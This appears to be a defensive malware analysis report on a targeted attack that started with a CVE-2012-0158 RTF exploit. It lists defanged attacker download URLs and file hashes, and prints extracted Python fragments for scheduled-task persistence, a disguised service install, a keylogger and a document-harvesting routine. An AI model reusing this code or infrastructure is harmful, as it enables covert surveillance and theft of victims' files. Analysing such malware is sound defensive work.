Target APT Attack Report on Corporate Machine

CYBER SECURITY &
PRIVACY FOUNDATION

Step 1: The target gets a doc file through his email. The doc file has a built in exploit. The doc file downloads a controller executable from a predefined server.

Analysis of DOC Exploit:

CVE ID: CVE-2012-0158
Exploit **Name:** MSCOMCTL ActiveX Buffer Overflow
ExploitDetails: Exploits a Stack buffer overflow vulnerability in MSCOMCTL.OCX
Hash: DDC550CCA0ACD7DB16DED6B8C467D0D0

Analyzed the shell code & found the Doc Exploit is downloading EXE from attacker's server “hxxp://81.4.110.128/netex1/**qwave1.exe**” and executes it.

```
{\rtf1\ansi\ansicpg1251\deff0\deflang1049{\fonttbl{\f0\fswiss\fcharset0 Arial;}{\f1\fswiss\fcl
{\*\generator Msftedit 5.41.15.1507;}\viewkind1\uc1\pard\lang1033\f0\fs20\lang1049\f1\par
{\object\objemb{\*\objclass Word.Document.12}\objw9355\objh1018{\*\objdata
01050000
02000000
11000000
576f72642e446f63756d656e742e313200
00000000
00000000
003a0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff090006000000000000
0000000000010000000100000000000000010000002000000010000000feffffff000000000000
0000ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

Step2: qwave1.exe is downloaded from the remote server; This program checks the operating system of the victim PC and downloads other executable files for that operating system.

Analysis of qwave1.exe:

Hash: 0644D91E1E585364242295EEE3473B4D
Language used: Visual Basic

*. Gets list of additional files to download from its server by requesting "hxxp://81.4.110.128/netsync1/getfile.php"

*. Downloads win7.exe, xp.exe, lltDsvc64.exe,sppsvc64.exe and a.doc from the attacker's server:


hxxp://81.4.110.128/netsync1/download/win7.exe

hxxp://81.4.110.128/netsync1/download/xp.exe


hxxp://81.4.110.128/netsync1/download/lltDsvc64.exe

hxxp://81.4.110.128/netsync1/download/sppsvc64.exe

hxxp://81.4.110.128/netsync1/download/a.doc



*. Uploads the Logs & other files gathered from victim's machine



Step3: The controller executable in step 2 downloads python based executable file from the server according to the operating system. This file registers the exe as a service.

The following files are python files created using PyInstaller:

Analysis of win7.exe:

Hash: 4A513C372F3ED1239F9597DE3B1D9173

*. Creates and Runs a "Scheduled Task" so that the malware will be executed every time booted.

Python code:

```
    info = taskDef.RegistrationInfo
    info.Author = author
    info.Description = description
    settings = taskDef.Settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = task_hidden
    #register the task (create or update, just keep the task name the same)
    result = rootFolder.RegisterTaskDefinition(task_id, taskDef, TASK_CREATE_OR_UPDATE, "",
    task = rootFolder.GetTask(task_id)
    task.Enabled = True
    #runningTask = task.Run("")
    task.Enabled = True
except:
```

Analysis of XP.exe:

Hash : BDC98BBEE6AA573C8ED060BB683386F6

* Makes the malware file as service

Python code:

```
import win32com.client,sys,os,win32serviceutil,win32service

file17 = sys.argv[1]
fpath = sys.argv[2]
try:
    ServiceName = "WindowsSysLog"
    DisplayName = "Windows Sys Log"
    descriptions = "To Check Window Sys Logs"
    exename = fpath+file17
    win32serviceutil.InstallService("Windows Sys Log",ServiceName,DisplayName,startTyp
except:
    pass
```

Analysis of sppsvc64.exe: (Log system activity with keystrokes**)**

Hash: C7E0C3237B4C52AB328C30751D8CCD03


Python code extracted from sppsvc64.exe(Key.py):

```
key
                keylogs = "["+event.Key+"]"
                if (1==1):
                    print "Inside wit -- "+keylogs
                    outlog+= keylogs

                    l=len(outlog)
                    if(l>=100):
                            writelog(outlog)
                            outlog=""
        except :
            pass
while True:
        hm = pyHook.HookManager()
        #hm.MouseAllButtonsUp = OnMouseEvent
        hm.MouseAllButtonsDown = OnMouseEvent
        hm.HookMouse()
        hm.KeyDown = OnKeyboardEvent
        hm.HookKeyboard()

        pythoncom.PumpMessages()
```

* Copies itself it to the “%UserProfile%\config\system\”
* Creates a **“log.txt “** in the “%UserProfile%\config\system\” directory
* Logs every user activity



Analysis of lltDsvc64.exe: (File searcher for doc/xls/ppt)

Hash: 4C6E4C59F1D94CD474BAB7CA4B72E111

Extracted Python code:

```
    break
f1 = open(dir1+'uplog.txt', 'rb')
data = f1.read()
f1.close()
if (os.path.splitext(fullpath)[1] == '.doc') or (os.path.splitext(fullpath)[1] == '.xls') or (os.path.splitext
        #c = os.path.getsize(fullpath)
        #fullpath1 = fullpath + "." + str(c)
        if data.find(fullpath) != -1:
                print "File All Ready There"
        else:
                #print fullpath


                #os.system('@echo off')
                #fullpath.replace("\,/,:,*,?,<,>,|,~,$"," ")
                try:
                        f1 = open(fullpath,"rb")
                        file = f1.read()
                        f1.close()
                        if not os.path.exists(dir+"\\"+folder1[1]):
                                f2 = open(dir+"\\"+folder1[1],"wb")
```

* Copies itselft it to the “%UserProfile%\config\system\”
* Searches for XLS, PPT, DOC, PDFand copies them to ““““%UserProfile%\config\”
*. Creates a “uplog.txt” file that has location of doc/xls/ppt files